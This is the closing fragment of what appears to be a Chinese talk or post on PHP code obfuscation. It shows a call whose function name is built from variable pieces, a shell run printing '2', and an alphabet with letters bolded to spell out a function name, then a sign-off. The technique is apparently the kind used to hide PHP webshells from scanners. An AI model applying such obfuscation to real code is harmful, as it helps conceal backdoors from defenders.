$_("p". $_. "in". $_. " $__+$__");  
?>  
[root@217 wuxing]# /opt/app/php5/bin/php test.php  
2[root@217 wuxing]#
```

a**A**bBcCdDe**E**fFgGhHiIjJkKlLmMnNoOpPqQr**R**s**S**tTuUvVwWxXyYzZ



分享结束

谢谢大家